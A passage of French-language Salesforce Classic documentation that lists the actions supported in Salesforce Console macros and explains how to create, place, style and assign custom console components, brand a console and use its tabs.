| Ajouter aux adresses À | Ajoute ces adresses e-mail au champ À, mais ne supprime aucune adresse existante dans le champ À. Pour utiliser des adresses e-mail multiples, séparez-les par des virgules. | Non |
| Remplacer les adresses Cc | Efface les adresses e-mail dans le champ Cc pour les remplacer par les adresses e-mail spécifiées. Pour utiliser des adresses e-mail multiples, séparez-les par des virgules. | Oui |
| Ajouter aux adresses Cc | Ajoute ces adresses e-mail au champ Cc, mais ne supprime aucune adresse existante dans le champ Cc. Pour utiliser des adresses e-mail multiples, séparez-les par des virgules. | Non |
| Remplacer les adresses Cci | Efface les adresses e-mail dans le champ Cci pour les remplacer par les adresses e-mail spécifiées. Pour utiliser des adresses e-mail multiples, séparez-les par des virgules. | Oui |
| Ajouter aux adresses Cci | Ajoute ces adresses e-mail au champ Cci, mais ne supprime aucune adresse existante dans le champ Cci. Pour utiliser des adresses e-mail multiples, séparez-les par des virgules. | Non |
| Définir l'adresse De | Efface l'adresse e-mail dans le champ De pour la remplacer par l'adresse e-mail spécifiée. | Oui |
| Remplacer l'objet | Efface le champ Objet et le remplace par le texte spécifié. | Oui |
| Ajouter à l'objet | Ajoute ce texte à la fin du champ Objet, mais ne supprime aucun texte existant dans le champ Objet. | Non |
| Remplacer le corps HTML | Efface le contenu du corps de l'e-mail et le remplace par le contenu HTML spécifié. | Oui |
| Insérer dans le corps HTML | Ajoute un texte rapide ou un texte au texte du corps HTML, mais ne supprime aucun texte existant. Le texte rapide ou texte est inséré à l'emplacement du curseur. | Non |
| Appliquer le modèle d'e-mail | Insère le modèle d'e-mail spécifié dans un e-mail de l'onglet de la requête active. | Oui |
| Soumettre l'action | Indique à la macro d'appliquer ces instructions lorsqu'un utilisateur exécute cette macro.<br>Une macro qui contient une instruction Soumettre l'action est irréversible. Vous devez disposer de l'autorisation utilisateur « Gérer les macros que les utilisateurs ne peuvent pas annuler » pour créer, modifier et activer des macros qui contiennent des instructions d'exécution d'actions irréversibles.<br>Une macro qui contient une instruction Soumettre l'action peut être exécutée en tant que macro en masse. Vous devez disposer de l'autorisation Exécuter des macros sur plusieurs enregistrements pour pouvoir exécuter des macros en masse. | Oui |

## Actions de Salesforce Knowledge prises en charge dans les macros

Ces actions sont disponibles lorsque vous cliquez sur **Sélectionner un composant du menu latéral de Knowledge** dans les instructions des macros. Les actions Knowledge permettent de rechercher des articles dans la base de connaissances et de les ajouter à des requêtes. Vous pouvez créer et exécuter des macros pour exécuter ces actions dans l'éditeur Salesforce Knowledge, dans Salesforce Console for Service.

Pour utiliser ces actions, vous devez activer Salesforce Knowledge dans votre organisation et l'ajouter en tant que composant de console. Les actions Salesforce Knowledge, telles que joindre un article à une requête, doivent être activées dans la console.

Remarque: Le menu latéral Knowledge doit être agrandi lorsque vous exécutez une macro Knowledge. S'il est réduit, la macro ne fonctionne pas.

Internet Explorer 7 et les macros en masse ne sont pas pris en charge pour les actions Salesforce Knowledge.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**Tableau 68: Actions de Salesforce Knowledge prises en charge dans les macros**

| Action | Description | Prise en charge dans les macros en masse ? |
|---|---|---|
| Sélectionner le composant du menu latéral de Knowledge | Indique à la macro que ces instructions affectent le menu latéral de Knowledge dans la console. | Non |
| Sélectionner la recherche d'articles | Indique à la macro que les instructions affectent la recherche Knowledge. | Non |
| Définir des mots-clés | Spécifie les mots-clés à utiliser lors de la recherche dans la base de connaissances. Vous pouvez rechercher par :<br>• Numéro d'article : le numéro d'article récupère un article par son numéro, ce qui est pratique pour sélectionner un article spécifique. La syntaxe est `articlenumber:123456789`.<br>• Mots-clés : vous pouvez rechercher par mot-clé. La recherche Salesforce Knowledge recherche ces mots-clés dans le titre et dans le corps des articles de la base de connaissances. Par exemple, la phrase `Réinitialiser votre mot de passe` renvoie les articles qui contiennent cette phrase. | Non |
| Exécuter la recherche | Indique à la macro de rechercher dans la base de connaissances à l'aide des critères spécifiés dans l'instruction Définir des mots-clés. | Non |
| Sélectionner l'article le plus pertinent | Sélectionne le premier article répertorié dans les résultats de recherche. | Non |
| Joindre à la requête | Joint l'article à la requête. | Non |
| Joindre à l'e-mail en tant que fichier PDF | Ajoute l'article en tant que pièce jointe PDF à l'e-mail de la requête. | Non |
| Insérer dans l'e-mail au format HTML | Insère le texte et les liens de l'article dans l'e-mail de la requête. | Non |

## Actions rapides personnalisées prises en charge dans les macros

Ces actions sont disponibles lorsque vous cliquez sur **Sélectionner le** *`Nom de l'action rapide`* dans les instructions des macros. Vous pouvez créer et exécuter des macros pour exécuter ces actions rapides personnalisés dans Salesforce Console for Service.

Pour utiliser ces actions, les Actions rapides doivent être définies dans votre organisation Salesforce et ajoutées à la présentation de page de fil de requête.

Les macros en masse ne sont pas prises en charge dans les Actions rapides pour les actions sociales.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**Tableau 69: Actions rapides personnalisées prises en charge dans les macros**

| Action | Description | Prise en charge dans les macros en masse ? |
|---|---|---|
| Remplacer `<champ de texte>` | Efface le contenu du champ de texte et le remplace par le texte spécifié. | Oui |
| Ajouter au `<champ de texte>` | Ajoute le texte spécifié à la fin du champ de texte, mais ne supprime aucun texte existant. Le texte est inséré à l'emplacement du curseur. | Non |
| Soumettre l'action | Indique à la macro d'appliquer ces instructions lorsqu'un utilisateur exécute cette macro.<br>Une macro qui contient une instruction Soumettre l'action est irréversible. Vous devez disposer de l'autorisation utilisateur « Gérer les macros que les utilisateurs ne peuvent pas annuler » pour créer, modifier et activer des macros qui contiennent des instructions d'exécution d'actions irréversibles.<br>Une macro qui contient une instruction Soumettre l'action peut être exécutée en tant que macro en masse. Vous devez disposer de l'autorisation Exécuter des macros sur plusieurs enregistrements pour pouvoir exécuter des macros en masse. | Oui |

## Actions de l'éditeur de communauté prises en charge dans les macros

Ces actions sont disponibles lorsque vous cliquez sur **Sélectionner une action de communauté** dans les instructions des macros. Les actions de communauté permettent de mettre à jour et de publier dans les communautés Salesforce. Vous pouvez créer et exécuter des macros pour exécuter ces actions dans l'éditeur de communauté, dans Salesforce Console for Service.

Pour utiliser ces actions, vous devez activer l'éditeur de communauté dans votre organisation Salesforce et l'ajouter en tant que composant de console à la présentation de page de la requête.

Les macros en masse ne sont pas prises en charge dans les actions de l'éditeur de communauté.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**Tableau 70: Actions de l'éditeur de communauté prises en charge dans les macros**

| Action | Description | Prise en charge dans les macros en masse ? |
|---|---|---|
| Remplacer le corps | Efface le contenu de la publication et le remplace par le texte spécifié. | Non |
| Insérer dans le corps | Ajoute un texte rapide ou un texte à la publication de la communauté, mais ne supprime aucun texte existant. Le texte rapide ou texte est inséré à l'emplacement du curseur. | Non |
| Soumettre l'action | Indique à la macro d'appliquer ces instructions lorsqu'un utilisateur exécute cette macro.<br>Une macro qui contient une instruction Soumettre l'action est irréversible. Vous devez disposer de l'autorisation utilisateur « Gérer les macros que les utilisateurs ne peuvent pas annuler » pour créer, modifier et activer des macros qui contiennent des instructions d'exécution d'actions irréversibles. | Non |

## Actions sociales prises en charge dans les macros

Ces actions sont disponibles lorsque vous cliquez sur **Sélectionner une action sociale** dans les instructions des macros. Vous pouvez créer et exécuter des macros pour exécuter ces actions dans l'éditeur social, dans Salesforce Console for Service.

Pour utiliser ces actions, vous devez activer les actions sociales dans votre organisation et les ajouter en tant que composant de console à la présentation de page de la requête.

Les macros en masse ne sont pas prises en charge dans les actions sociales.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**Tableau 71: Actions sociales prises en charge dans les macros**

| Action | Description | Prise en charge dans les macros en masse ? |
|---|---|---|
| Remplacer le contenu | Efface le contenu du champ de texte et le remplace par le texte spécifié. | Non |
| Insérer dans le contenu | Ajoute le texte spécifié au champ de texte, mais ne supprime aucun texte existant. Le texte rapide ou texte est inséré à l'emplacement du curseur. | Non |
| Définir le type de message | Indique à la macro d'utiliser le type de message sélectionné.<br>Types de message Facebook :<br>• Publication<br>• Avis<br>• Privé<br>Types de message Twitter :<br>• Tweet<br>• Retweet | Non |

| Action | Description | Prise en charge dans les macros en masse ? |
|---|---|---|
| | • Réponse<br>• Privé | |
| Soumettre l'action | Indique à la macro d'appliquer ces instructions lorsqu'un utilisateur exécute cette macro.<br>Une macro qui contient une instruction Soumettre l'action est irréversible. Vous devez disposer de l'autorisation utilisateur « Gérer les macros que les utilisateurs ne peuvent pas annuler » pour créer, modifier et activer des macros qui contiennent des instructions d'exécution d'actions irréversibles. | Non |

# Personnalisation d'une console Salesforce

## Composants de la console

Créez des composants pour personnaliser, étendre ou intégrer la Salesforce Console à d'autres systèmes.

Les composants vous permettent d'afficher de nombreux types de données dans le pied de page, les menus latéraux, les panneaux de présentation et les journaux d'interactions d'une console. Vous pouvez créer des composants pour résoudre un grand nombre de problèmes métier et pour afficher des éléments comme :

- Des applications tierces
- Des widgets Chat ou Softphone
- Un contenu lorsque les utilisateurs affichent des pages spécifiques
- Des informations contextuelles avec les enregistrements
- Des panneaux de présentation ou des journaux d'interaction personnalisés
- Un contenu lorsque les utilisateurs cliquent sur un bouton personnalisable dans le pied de page

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Les composants vous permettent d'être créatif avec une console et d'élaborer ce dont vos utilisateurs ont besoin pour faire leur travail. Pour créer des composants, vous pouvez utiliser Visualforce, des applications de zone de dessin, des champs de référence, des listes associées ou des graphiques de rapport. Vous pouvez également utiliser Force.com Canvas ou la Boîte à outils d'intégration de Salesforce Console pour créer des composants. Les deux technologies sont des API JavaScript qui permettent aux développeurs d'étendre ou d'intégrer une console. La boîte à outils vous offre un accès programmatique à une console pour exécuter des tâches telles qu'ouvrir et fermer des onglets afin de rationaliser les processus métier, alors que Zone de dessin vous aide à intégrer une console aux applications externes qui nécessitent des méthodes d'authentification. Pour plus d'informations sur les applications de zone de dessin ou sur la boîte à outils, reportez-vous à Force.com Canvas Developer's Guide et à *Salesforce Console Integration Toolkit Developer's Guide* (en anglais uniquement).

CONSULTER ÉGALEMENT :

Processus de création de composants de console

Conseils de mise en oeuvre de composants de console

# Processus de création de composants de console

Les développeurs et les administrateurs suivent généralement ces étapes lors de la création de composants pour une Salesforce Console.

Même si vous pouvez créer un grande variété de composants de console pour résoudre de nombreux types de problèmes métier, le processus de création de composants respecte généralement ces étapes.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

1. Les développeurs créent une page Visualforce ou une application de zone de dessin.
2. Les administrateurs ajoutent la page Visualforce ou l'application de zone de dessin aux éléments suivants :
   - Présentations de page, pour afficher du contenu dans des pages spécifiques, ou
   - Des applications de la console pour afficher un contenu dans toutes les pages et tous les onglets
3. Les administrateurs qui ajoutent un composant à des présentations de page :
   - Sélectionnent le menu latéral dans lequel est affichée la console, c.-à-d. droit, gauche, haut ou bas
   - Choisissent d'ajouter ou non des composants multiples au menu latéral et de les organiser par empilement, dans des onglets ou en accordéon
4. Les administrateurs qui ajoutent un composant à des applications :
   - Spécifient la présentation du bouton utilisé pour accéder au composant à partir du pied de page de la console
   - Attribuent le composant à chaque console dans laquelle ils souhaitent le rendre accessible aux utilisateurs
5. Les utilisateurs affichent le composant lorsqu'ils accèdent aux présentations de page ou cliquent sur un bouton dans le pied de page d'une console.

Conseil: Vous pouvez ajouter un champ de référence ou une liste associée en tant que composant sans créer de page Visualforce ni d'application de zone de dessin. Il suffit de suivre les étapes de la rubrique « Ajout de composants personnalisés à des présentations de page », puis de sélectionner Référence ou Liste associée dans le champ `Type` pour choisir un champ ou une liste spécifique.

CONSULTER ÉGALEMENT :

Composants de la console

Conseils de mise en oeuvre de composants de console

Ajout de composants de console à des présentations de page

Ajout de composants de console à des applications

# Conseils de mise en oeuvre de composants de console

Avant de créer un composant pour une Salesforce Console, consultez ces conseils.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**Conseils relatifs au comportement et à l'accès**

Vous ne pouvez pas ajouter des composants d'application de zone de dessin à des packages AppExchange.

Lorsque vous mettez à jour des enregistrements dans des onglets principaux ou des sous-onglets, les composants ne sont pas automatiquement actualisés.

Si vous modifiez la `Hauteur` ou la `Largeur` d'un composant de console, actualisez votre navigateur pour voir les mises à jour.

Les composants Graphique de rapport ne sont pas disponibles pour les développeurs qui utilisent l'API de métadonnées Salesforce ou pour la migration entre des instances sandbox et de production.

**Conseils relatifs à la présentation de page**

Vous pouvez ajouter des composants aux présentations de page si vous avez une autorisation Utilisateur de Sales Cloud ou une licence de fonctionnalité Utilisateur de Service Cloud.

Après avoir désactivé le panneau de présentation ou le journal des interactions dans une présentation de page, vous pouvez ajouter un composant au Menu latéral supérieur ou au Menu latéral inférieur des onglets principaux.

Si vous souhaitez afficher un composant dans tous les sous-onglets d'un onglet principal, ajoutez le composant à la section Composants d'onglet principal dans les présentations de page. L'ajout d'un composant à la section Composants de sous-onglet, dans les présentations de page, entraîne l'affichage du composant dans des sous-onglets individuels.

Si Salesforce Knowledge est activé et que le menu latéral Kowledge est activé, n'ajoutez pas de composant au Menu latéral de droite des présentations de page de requête sinon le menu latéral Knowledge s'affichera par dessus les composants.

**Conseils relatifs à Visualforce**

Pour chaque présentation de page, vous pouvez utiliser une page Visualforce en tant que composant une seule fois.

Si des pages Visualforce sont attribuées à des présentations de page en tant que composants, vous ne pouvez pas les supprimer.

Les pages Visualforce ne s'actualisent pas lorsque vous cliquez sur et sélectionnez **Actualiser tous les onglets principaux** ou **Actualiser tous les sous-onglets**.

Si vous activez la protection contre le détournement de clics pour des pages Visualforce dans les paramètres de sécurité de votre organisation, les pages Visualforce ne sont pas affichées correctement.

Contrairement aux autres pages Visualforce, il n'est pas nécessaire de définir le contrôleur standard dans les composants de l'objet dont vous personnalisez la présentation de page.

Si vous ajoutez `showHeader=true` à une page Visualforce, vous pouvez ajouter un espace 15 pixels sur les côtés droit et gauche d'un composant pour indiquer visuellement son emplacement dans un menu latéral. Par exemple, `<apex:page standardController="Contact" showHeader="false" title="Liste des requêtes">`.

Lorsque des pages Visualforce sont utilisées comme des composants, deux valeurs de paramètre URL sont transmises automatiquement.

| Nom du paramètre | Valeur du paramètre | Description |
|---|---|---|
| `ID` | Une chaîne alphanumérique sensible à la casse de 15 caractères qui identifie de façon unique un enregistrement. | L'ID de la page de détail dans laquelle le composant s'affiche.<br>Ce paramètre est transmit uniquement si l'ID est disponible. |

| Nom du paramètre | Valeur du paramètre | Description |
|---|---|---|
| `inContextPane` | `vrai` | Indique la page Visualforce affichée en tant que composant dans Salesforce Console. |

CONSULTER ÉGALEMENT :

Composants de la console

# Ajout de composants de console à des présentations de page

Lorsque vous avez créé un composant de la console, vous pouvez l'ajouter à des présentations de page pour permettre aux utilisateurs d'y accédez depuis un menu latéral de Salesforce Console.

1. Depuis les paramètres de gestion de l'objet dont vous souhaitez modifier la présentation de page, rendez-vous dans Présentations de page.
2. Cliquez sur **Modifier** en regard de la présentation de page.
3. Cliquez sur **Composants personnalisés de la console**.
4. En regard du menu latéral auquel vous souhaitez ajouter votre composant, sélectionnez comment afficher et organiser vos composants par `style`. Reportez-vous à Styles de menus latéraux pour les composants de console.
5. Spécifiez la taille du menu latéral dans la console en sélectionnant la hauteur ou la largeur, puis en saisissant le pourcentage ou le nombre de pixels. Lorsque la hauteur ou la largeur du menu latéral est inférieure au nombre de pixels ci-dessous, ces types de composant sont automatiquement masqués, car difficiles à lire.
   - Knowledge One : 250
   - Références : 150
   - Listes associées : 200
   - Graphiques de rapport : 150
6. Sous `Type`, spécifiez si votre composant est une page Visualforce, une application de zone de dessin, une référence, une liste associée ou un graphique de rapport. Avant de spécifier un graphique de rapport, ajoutez-le à la présentation de page et assurez-vous qu'il réside dans un dossier partagé avec les utilisateurs qui doivent y accéder.
   - Si l'onglet Connaissances est configuré dans votre organisation Salesforce, ajoutez le composant Knowledge One à des pages de requête afin de faciliter la recherche et l'utilisation d'articles pour les agents.
   - Si votre organisation utilise la gestion des autorisations, ajoutez le Moniteur de jalons à des pages de requête pour permettre aux agents de consulter les toutes dernières informations sur les jalons associés aux requêtes qu'ils traitent.
   - Si vous avez des rubriques activée pour un objet, ajoutez le composant Rubriques pour permettre aux utilisateurs d'afficher, d'ajouter et de supprimer des rubriques dans les enregistrements sur lesquels ils travaillent.
   - Ajoutez le composant Fichiers à des pages de requête pour permettre aux argents de glisser-déposer rapidement des fichiers à des requêtes, de consulter les fichiers joints et d'inclure des pièces jointes aux e-mails de requête.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour ajouter des composants personnalisés de la console :
- Personnaliser l'application

  ET

  Utilisateur de Service Cloud User OU Sales Console

Pour créer des pages Visualforce :
- Personnaliser l'application

Pour gérer des applications de zone de dessin :
- Personnaliser l'application

- Si votre organisation utilise les Personnes expertes et des rubriques dans des objets, ajoutez le composant Experts en requêtes à des présentations de page de requêtes pour faciliter la collaboration des agents avec des collègues experts dans des domaines spécifiques.

  **Remarque:** La fonctionnalité Experts en requêtes est disponible via un programme pilote. Pour plus d'informations sur son activation dans votre organisation, contactez Salesforce.

Les présentations de page sont limitées à deux graphiques de rapport. Par conséquent, vous pouvez ajouter jusqu'à deux graphiques de rapport à un menu latéral. Vous pouvez ajouter jusqu'à cinq composants à un menu latéral et jusqu'à huit composants à une présentation de page. Tout composant d'application de zone de dessin que vous ajoutez ne peut pas être ajouté aux packages AppExchange.

7. Sous `Composant`, définissez les détails suivants :
   - Pour des pages Visualforce ou des applications de zone de dessin, cliquez sur sous `Composant` pour rechercher et sélectionner votre composant.

     **Conseil:** Vous pouvez inclure des composants Lightning dans des pages Visualforce. Reportez-vous à FAQ de Lightning.

   - Si votre composant est un champ de référence, une liste associée ou un graphique de rapport, sélectionnez le nom du champ, de la liste ou du graphique. Vous pouvez également ajouter d'autres champs de composant de référence en définissant les présentations de page miniatures des objets. Vous pouvez également masquer les graphiques de rapport et les listes associées dans les pages où ils (elles) s'affichent en tant que composants pour éviter l'affichage d'informations dupliquées. Pour réorganiser les listes associées, utilisez les présentations de page. Les composants listes associés n'affichent pas de boutons personnalisés.
8. Sous `Étiquette`, saisissez le nom de votre composant tel qu'il doit se présenter dans le menu latéral pour les utilisateurs de la console. Si vous ne saisissez pas d'étiquette, le nom du graphique de rapport est utilisé.
9. Spécifiez la taille du composant dans le menu latéral en sélectionnant la hauteur ou la largeur et en saisissant le pourcentage ou le nombre de pixels. Si vous ne spécifiez pas de hauteur ou de largeur, le composant est automatiquement ajusté à la console.

   L'option `Ajuster automatiquement les composants` est disponible pour les composants de style Pile. Elle est sélectionnée par défaut. Par conséquent, lorsque les utilisateurs redimensionnent leur navigateur, les composants Pile sont ajustés aux menus latéraux. Salesforce choisit une hauteur et une largeur minimum pour les composants Pile, que vous ne pouvez pas modifier. L'option d'ajustement automatique n'est pas disponible pour les pages Visualforce et les applications de zone de dessin.
10. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Styles de menus latéraux pour des composants de console
Ajout d'un graphique de rapport à une présentation de page
Recherche des paramètres de gestion d'objet

## Ajout d'actions rapides au menu latéral de la console

Ajoutez des actions rapides personnalisées dans le menu latéral de la console pour que les agents de support puissent facilement créer, mettre à jour et rechercher des enregistrements associés aux requêtes. Les actions rapides sont ajoutées en tant que composants de console.

Créez des actions rapides avant de les ajouter aux présentations de page de requête dans la console.

1. Dans Configuration, saisissez *Présentations de page* dans la case Recherche rapide, puis sélectionnez **Présentations de page** sous Requêtes.
2. Sélectionnez une présentation de page à utiliser.
3. Cliquez sur **Composants personnalisés de la console**.
4. Rendez-vous à la section du menu latéral où vous souhaitez ajouter le composant d'action rapide. Par exemple, pour l'ajouter au menu latéral de gauche, rendez-vous dans la section **Menu latéral de gauche**.
5. Configurez le composant d'action rapide :
   - Champ : Sélectionnez le champ de l'enregistrement affecté par l'action rapide. Par exemple, si l'action rapide crée un enregistrement de contact, sélectionnez le champ Contact.
   - Activer la création de lien : Si cette option est sélectionnée, les agents de support peuvent associer cet enregistrement à une requête. Par exemple, un agent de support peut créer un contact et le lier à une requête.
   - Action Créer : Sélectionnez l'action rapide « Créer ». Cette action rapide permet aux agents de support de créer un enregistrement.
   - Action Mettre à jour : Sélectionnez l'action rapide « Mettre à jour ». Cette action rapide permet aux agents de support de mettre à jour un enregistrement.
6. Ajoutez d'autres composants d'action rapide selon vos besoins.
7. Cliquez sur **Enregistrer**.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer, modifier et supprimer des actions et des présentations de page, et pour ajouter des composants de console personnalisés :
- Personnaliser l'application

CONSULTER ÉGALEMENT :

Composants de la console

Ajout de composants de console à des présentations de page

## Styles de menus latéraux pour des composants de console




Lorsque les administrateurs ajoutent des composants aux présentations de page, ils choisissent le style de menu latéral dans lequel afficher les composants dans une Salesforce Console.

Les styles de menu latéral suivants sont disponibles pour les composants de console sur les présentations de page.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Type de composant multiple | Description |
| --- | --- |
| Empilé | Une zone de contenu avec plusieurs trames.<br>  |
| Onglets | Une zone de contenu unique avec une liste de volets multiples.<br>  |
| Accordéon | Une zone de contenu qui peut être réduite.<br>  <br>Ce style est disponible uniquement pour les menus latéraux verticaux. |

CONSULTER ÉGALEMENT :

Ajout de composants de console à des présentations de page

# Ajout de composants de console à des applications

Après avoir créé un composant de console, vous pouvez l'ajouter sous forme de bouton dans le pied de page de Salesforce Console pour l'accès des utilisateurs.

1. Dans Configuration, saisissez *Composants de console personnalisés* dans la case Recherche rapide, puis sélectionnez **Composants de console personnalisés**.
2. Cliquez sur **Nouveau**.
3. Saisissez un nom pour votre composant.
4. Dans Nom du bouton, tapez l'étiquette qui s'affiche sur le bouton utilisé par les utilisateurs pour lancer votre composant. Par exemple, *Live Agent*.
5. Dans CSS du bouton, saisissez le style en ligne utilisé qui définit la présentation du bouton sur lequel les utilisateurs cliquent pour lancer votre composant. Les styles pris en charge comprennent la police, la couleur de police et la couleur d'arrière-plan.
6. Saisissez la largeur du bouton à afficher dans la console.
7. Dans Composant, sélectionnez Page Visualforce ou Application de zone de dessin, puis saisissez le nom de votre composant ou cliquez sur pour le rechercher et le sélectionner.

   Conseil: Vous pouvez inclure des composants Lightning dans des pages Visualforce. Reportez-vous à FAQ de Lightning.
8. Saisissez la hauteur et la largeur de la fenêtre utilisée pour afficher votre composant dans la console.
9. Pour empêcher les utilisateurs de modifier les dimensions de la fenêtre utilisée pour afficher votre composant, cliquez sur Largeur fixe ou Hauteur fixe.
10. Cliquez sur **Enregistrer**.

Avant que les utilisateurs puissent accéder à votre composant, vous devez l'attribuer à une console. Reportez-vous à Attribution d'un composant personnalisé de la console à une application.

CONSULTER ÉGALEMENT :

Attribution d'un composant de la console à une application

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour ajouter des composants personnalisés de la console :

- Personnaliser l'application

  ET

  Utilisateur de Service Cloud User OU Sales Console

Pour créer des pages Visualforce :

- Personnaliser l'application

Pour gérer des applications de zone de dessin :

- Personnaliser l'application

# Attribution d'un composant de la console à une application

Après avoir ajouté un composant de console à des applications de la Salesforce Console, vous devez l'attribuer à chaque console pour que les utilisateurs puissent y accéder.

1. Dans Configuration, saisissez *Applications* dans la case Recherche rapide, puis sélectionnez **Applications**.
2. Sélectionnez une application de la console.
3. Cliquez sur **Modifier**.
4. Dans Sélectionner les composants personnalisés de la console, ajoutez tous les composants disponibles à votre application.
1. Dans Aligner les composants de la console, spécifiez l'alignement des composants à gauche ou à droite du pied de page la console.
5. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Ajout de composants de console à des applications

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour attribuer des composants personnalisés de la console à une application :

- Personnaliser l'application

# Application d'une identité de marque à la Salesforce Console

Vous pouvez appliquer une identité de marque à une console en ajoutant un logo personnalisé à son en-tête et en spécifiant les couleurs de son en-tête, de son pied de page et de ses onglets principaux.

1. Dans Configuration, saisissez *Applications* dans la case Recherche rapide, puis sélectionnez **Applications**.
2. Cliquez sur Modifier en regard d'une console.
3. Pour ajouter un logo personnalisé, cliquez sur **Insérer une image**, et choisissez une image dans la bibliothèque de documents.

   Lors du choix d'un logo d'application personnalisée dans la bibliothèque de documents pour une application Classic, tenez compte des critères suivants :

   - L'image doit être au format GIF ou JPEG et faire moins de 20 Ko.
   - Toute image supérieure à 300 x 55 pixels est ajustée.
   - Pour optimiser l'affichage, il est conseillé d'utiliser une image avec un arrière-plan transparent.
   - La case Accessible en externe doit être cochée dans les propriétés du document afin que les utilisateurs puissent voir l'image.
4. Pour spécifier une couleur, saisissez un code hexadécimal dans Couleur de l'en-tête, Couleur du pied de page, ou Couleur de l'onglet principal. Par exemple, saisissez #0000FF pour colorer l'en-tête en bleu.
5. Cliquez sur **Enregistrer**.

Pour vérifier que les bonnes couleurs apparaissent, consultez votre console.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour définir les couleurs de la Salesforce Console :

- Personnaliser l'application

Remarque: La définition des couleurs d'un en-tête ou d'un pied de page n'est pas encore disponible pour l'API Métadonnées.

# Utilisation d'une console Salesforce

## Utilisation de Salesforce Console

Travaillez plus vite sur des enregistrements à l'aide de l'interface optimisée d'une console.

Contrairement aux pages standard Salesforce, tous les éléments sur lesquels vous cliquez dans une console s'affichent sous forme d'onglets. En plus de l'efficacité de la navigation basée sur des onglets, la console permet d'effectuer les opérations suivantes :

- Utiliser simultanément de nombreux enregistrements
- Afficher les favoris et les derniers onglets utilisés
- Redimensionner les listes épinglées pour afficher plus d'informations
- Accélérer la navigation à l'aide de raccourcis clavier
- Travailler sur plusieurs écrans

L'interface de type tableau de bord d'une console organise toutes les données associées sur le même écran, qui permet d'effectuer les opérations suivantes :

- Rechercher des enregistrements
- Insérer des remarques dans les enregistrements en utilisant le journal des interactions
- Consulter la date de modification par d'autres personnes des enregistrements que vous visualisez
- Utiliser un SoftPhone pour passer et recevoir des appels

Une Salesforce Console for Service permet en outre d'effectuer les opérations suivantes :

- Rechercher des articles de Salesforce Knowledge pour résoudre des requêtes
- Chatter avec des clients en utilisant Live Agent

Remarque: Si votre administrateur Salesforce ajoute des composants de console personnalisés, des fonctionnalités supplémentaires peuvent être disponibles dans les menus latéraux et les pieds de page d'une console.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## Onglets de Salesforce Console


Tous les éléments sur lesquels vous cliquez dans une console sont affichés sous forme d'onglets. Les onglets affichent toutes les informations nécessaires sur le même écran sans perte de contexte.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**Onglets de console**




(1) L'onglet de navigation permet de sélectionner les objets et les enregistrements que vous souhaitez utiliser. (2) Les onglets principaux affichent les principaux éléments de travail dans une console, par exemple un compte. (3) Les sous-onglets affichent des éléments associés à un onglet principal, par exemple le contact d'un compte. Utilisez les onglets pour naviguer dans la console en travaillant.

ATTENTION: Les boutons de retour des navigateurs ne sont pas pris en charge dans une console et peuvent ne pas fonctionner correctement. Les onglets de console sont enregistrés dans les onglets de navigateur jusqu'à leur fermeture.

